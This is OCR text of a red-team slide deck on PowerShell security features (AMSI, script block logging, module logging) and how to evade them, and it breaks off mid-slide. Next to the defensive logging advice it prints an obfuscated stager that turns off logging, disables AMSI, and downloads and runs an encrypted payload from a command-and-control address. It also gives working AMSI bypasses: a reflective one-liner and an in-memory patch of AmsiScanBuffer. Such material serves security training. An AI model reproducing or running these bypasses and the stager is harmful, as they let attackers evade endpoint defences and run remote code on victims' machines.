


How do I mitigate the Threats?


- PowerShell protections are eliminating many of the advantages of the tradecraft
  - AMSI
  - Script Block Logging
  - Module Logging
  - EDR
- These are also starting to be incorporated into .Net

What Is AMSI?

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.




AMSI Data Flow



That's Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (PowerShell, JavaScript, VBA)
- As of .NET 4.8, integrated into CLR and will inspect assemblies when the load function is called
- Provides an API that is AV agnostic
- **Identify fileless threats**



Fragility of AMSI Detections

```
$ErrorActionPreference = "SilentlyContinue";
$c67=[REF].AsSeMBLy.GEtTYPE('System.Management.Automation.Utils')."GeTFie`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');
If($C67){
    $6C4=$C67.GEtValUe($Null);
    If($6C4['ScriptB'+'lockLogging']){
        $6C4['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
        $6C4['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0
    }
    $vaL=[CoLLeCTioNs.GeNERiC.DICtiONAry[StrING,SysTem.ObJECt]]::new();
    $val.ADD('EnableScriptB'+'lockLogging',0);$vaL.ADd('EnableScriptBlockInvocationLogging',0);
    $6c4['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$val
}
ElsE{
    [ScriPtBLoCK]."GEtFiE`Ld"('signatures','N'+'onPublic,Static').SetValUe($NuLl,(New-OBjecT CoLlecTioNs.GENErIc.HaSHSet[STRIng]))
}
$Ref=[REF].AssEmbLY.GeTTypE('System.Management.Automation.Amsi'+'Utils');
$REF.GETFIelD('amsiInitF'+'ailed','NonPublic,Static').SeTVALuE($nuLl,$tRUe);
$ba0=NeW-OBjeCt SYsteM.NeT.WeBCLIENt;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser=$([TExt.EncoDING]::UniCOdE.GEtSTrINg([CONVErT]::FRoMBasE64StriNg('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQA4ADMALgAxADMAOAA6ADgAMgA=')));
$t='/admin/get.php';$ba0.HEaDers.ADd('User-Agent',$u);
$bA0.PROXY=[SYSTEM.NeT.WEBRequest]::DEfauLtWEBProXY;
$Ba0.PROxy.CrEdeNtiALS = [SystEM.NeT.CReDeNtIAlCAcHe]::DeFaUlTNETWorkCREdeNtIAls;
$Script:Proxy = $ba0.Proxy;
$K=[SYsTEM.TExt.ENcoDiNg]::ASCII.GEtBytEs('Y%Gb>=oif]L,lazdw.[)IyR2E3W*|xe:');
$R={$D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CounT])%256;
    $S[$_],$S[$J]=$S[$J],$S[$_]};
    $D|%{$I=($I+1)%256;
    $H=($H+$S[$I])%256;
    $S[$I],$S[$H]=$S[$H],$S[$I];
    $_-BXOr$S[($S[$I]+$S[$H])%256]}};
$ba0.HEaDeRs.ADD("Cookie","gGaFiYOTyWT=6QUDos9sBY/ZXwEvaWcvFWDgNys=");
$dATA=$BA0.DoWnLOaDDatA($Ser+$t);
$iv=$DATa[0..3];
$daTa=$dATa[4..$daTA.LEngtH];
-JOin[CHar[]](& $R $DaTA ($IV+$K))|IEX
```

```
At line:1 char:1
+ $ErrorActionPreference = "SilentlyContinue";
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Fragility of AMSI Detections

```
1  $ErrorActionPreference = "SilentlyContinue";
2  $REf=[ReF].ASsembly.GEtTyPe('System.Management.Automation.Amsi'+'Utils');
3  $REF.GEtFieLD('amsiInitF'+'ailed','NonPublic,Static').SetVAlue($NULL,$True);
4  $K=[SYstem.TeXt.EncOding]::ASCII.GetBYTeS('lqI.viV4{un#decR,z6~1YOj=3hAkN^t');
5  $R={$D,$K=$ArGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COuNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};
6      $D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BxOR$S[($S[$I]+$S[$H])%256]}};
7  $bad=[System.Net.WebClient]::new();
8  $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
9  $ser=$([Text.ENCoDINg]::UNIcODE.GEtSTrING([CONVERt]::FrOmBase64STRiNg('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMgAxA
10 $t='/login/process.php';
11 $bad.HEaDErS.Add('User-Agent',$u);
12 $Bad.PROXy=[SyStem.NET.WEBReQuESt]::DefaUlTWEbProxy;
13 $Bad.PROXy.CREDENtIALS = [SYstEM.NeT.CREdEnTIalCaCHe]::DEfAULTNEtwoRKCredENTiAls;
14 $Script:Proxy = $bad.Proxy;
15
```

```
$Script:Proxy = $bad.Proxy;

$Bad.HeaDerS.Add("Cookie","KMvKQQMdldUpmz=9GOxSgjoX5Vlqnx2kSezX9UytZ0=");
$DAb=$bad.DownlOadDATA($seR+$t);
$IV=$DAb[0..3];
$DAb=$dab[4..$dAb.LEnGTh];
-join[ChAr[]](& $R $Dab ($IV+$K))|IEX
```

Script Block Logging

- First introduced in PowerShell v4 but was rudimentary
- v5 introduced “Deep Script Block Logging”
  - Follows execution down through multiple levels
- Event ID – 4104

```
## Malware function SuperDecrypt {     param($script)

    $bytes = [Convert]::FromBase64String($script)                    ## XOR “encryption”
    $xorKey = 0x42     for($counter = 0; $counter -lt $bytes.Length; $counter++)     {
       $bytes[$counter] = $bytes[$counter] -bxor $xorKey     }

    [System.Text.Encoding]::Unicode.GetString($bytes) }

$decrypted = SuperDecrypt “FUIwQitCNkInQm9CCkItQjFCNkJiQmVCEkI1QixCJkJlQg==” Invoke-
Expression $decrypted
```

```
Compiling Scriptblock text (1 of 1):

function SuperDecrypt { param($script)

$bytes = [Convert]::FromBase64String($script)

## XOR “encryption” $xorKey = 0x42 for($counter = 0; $counter -lt $bytes.Length;
$counter++) { $bytes[$counter] = $bytes[$counter] -bxor $xorKey }

[System.Text.Encoding]::Unicode.GetString($bytes) }

ScriptBlock ID: ad8ae740-1f33-42aa-8dfc-1314411877e3
```


```
Compiling Scriptblock text (1 of 1):

$decrypted = SuperDecrypt “FUIwQitCNkInQm9CCkItQjFCNkJiQmVCEkI1QixCJkJlQg==”

ScriptBlock ID: ba11c155-d34c-4004-88e3-6502ecb50f52
```

```
Compiling Scriptblock text (1 of 1):

Invoke-Expression $decrypted

ScriptBlock ID: 856c01ca-85d7-4989-b47f-e6a09ee4eeb3
```

```
Compiling Scriptblock text (1 of 1):

Write-Host ‘Pwnd’

ScriptBlock ID: 5e618414-4e77-48e3-8f65-9a863f54b4c8
```

Module Logging

- Introduced in PowerShell v3
- Nearly impossible to not hit completely un-obfuscated
  - Can be disabled with an Event Tracing Bypass
- Event ID – 4103
- Produces **A LOT** of alerts
  - FireEye: Invoke-Mimikatz produces 2,285 events generating 7MB of logs



Powershell Logging

- Would make a bad day for red teams…if organizations actually used it properly.
  - Alert fatigue
    - Administrators using “sketchy” scripts
    - Deep script block logging can result in multiple alerts for a single script execution
      - FireEye: Invoke-Mimikatz produces 116 events totaling 5MB.
      - If start/stop event logging is enabled that jumps to 96K+ events totaling 50MB
  - Bypasses are still effective

Recommended Settings

- Where possible, Mandiant recommends enabling all three log sources:
  - Module Logging
  - Script Block Logging
  - Transcription
- Unique data recorded by each source

- "In environments where **log sizes cannot be significantly increased**, enabling script block logging and transcription will record most activity, while minimizing the amount of log data generated. At a minimum, script block logging should be enabled, in order to identify attacker commands and code execution."


Mitigating the Mitigations

- AMSI Bypasses
- Obfuscation
- Keyword Obfuscation
- Script Block Logging Bypasses
- Event tracing Bypasses

Reflective Bypass

Simplest Bypass that currently works

- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);




Patching AMSI.dll in Memory

- More complicated bypass, but still allows AMSI to load

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```


Why does this work?

- AMSI.dll is loaded into the same memory space as PowerShell.
  - Unrestricted access to the memory space where AMSI runs
  - Can modify it however we please
- Tells the function to return a clean result prior to scanning



Obfuscation

- Still extremely effective
- Comes at a cost:
